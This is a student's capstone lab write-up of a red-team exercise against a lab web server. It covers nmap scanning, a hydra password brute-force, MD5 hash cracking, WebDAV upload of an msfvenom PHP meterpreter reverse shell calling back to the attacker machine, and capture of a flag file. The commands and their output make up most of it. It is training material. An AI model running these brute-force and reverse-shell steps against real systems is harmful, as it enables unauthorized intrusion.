

Capstone Project: Red Team - Blue Team

Day 1: Solved

Skye Falzett

2022.04.25

- **Discover the IP address of the Linux web server.**

< netdiscover -r 192.168.1.255/16 >

```
File  Actions  Edit  View  Help
Currently scanning: 192.168.93.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 126
-----
IP                At MAC Address    Count    Len  MAC Vendor / Hostname
-----
192.168.1.1       00:15:5d:00:04:0d    1       42  Microsoft Corporation
192.168.1.100     4c:eb:42:d2:d5:d7    1       42  Intel Corporate
192.168.1.105     00:15:5d:00:04:0f    1       42  Microsoft Corporation
root@Kali:~# netdiscover -r 192.168.1.255/16
```

< sudo nmap 192.168.1.105>

```
root@Kali:~# sudo nmap 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-21 16:36 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
root@Kali:~#
```

- **Locate the hidden directory on the web server.**

- Hint: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.

RECON ONLINE:

<firefox <http://192.168.1.105> > opens the firefox browser:



- Brute force the password for the hidden directory using the hydra command:

```
root@Kali:/usr/share/wordlists# gzip -d rockyou.txt.gz ^C
root@Kali:/usr/share/wordlists# hydra -l vagrant -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /icons/
```

Brute force the password for ashton:



```
<hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/>
```

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```


```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-21 1
8:12:50
root@Kali:/usr/share/wordlists#
```

Login: ashton

Password: leopoldo




- Break the hashed password with the Crack Station website or John the Ripper.



Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults


Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Exact match, Partial match, Not found.

- **Connect to the server via WebDav.**




Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser



- **Upload a PHP reverse shell payload.**

Created the reverse shell payload:

```
< msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4040 -f raw  
> rev-shell-2.php >
```

Then, I copy and pasted that rev-shell-2.php and loaded it to the dav://192.168.1.105/webdav/ directory

To run it, I went to the “other location” dav://192.168.1.105/webdav/rev-shell-2.php.

- **Execute payload that you uploaded to the site to open up a meterpreter session.**

Then I started back in the Kali machine:

```
<msfconsole>
```

Then I ran:

```
<use exploit/multi/handler>
```

```
<set payload php/meterpreter/reverse_tcp>
```



```
<set lhost 192.168.1.90>
```

```
<set lport 4040>
```

```
<run>
```

- Find and capture the flag.

To find the flag:

```
<shell>
```

```
<find /-name flag.txt 2./dev/null>
```

```
<cat /flag.txt>
```

Result: b1ng0w@5h1sn@m0 "Bingo was his namo"

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4040
lport => 4040
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4040
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4040 -> 192.168.1.105:33698)
    at 2022-04-23 16:20:16 -0700

meterpreter > shell
Process 1663 created.
Channel 0 created.
find / -name flag.txt 2>/dev/null
/flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
█
```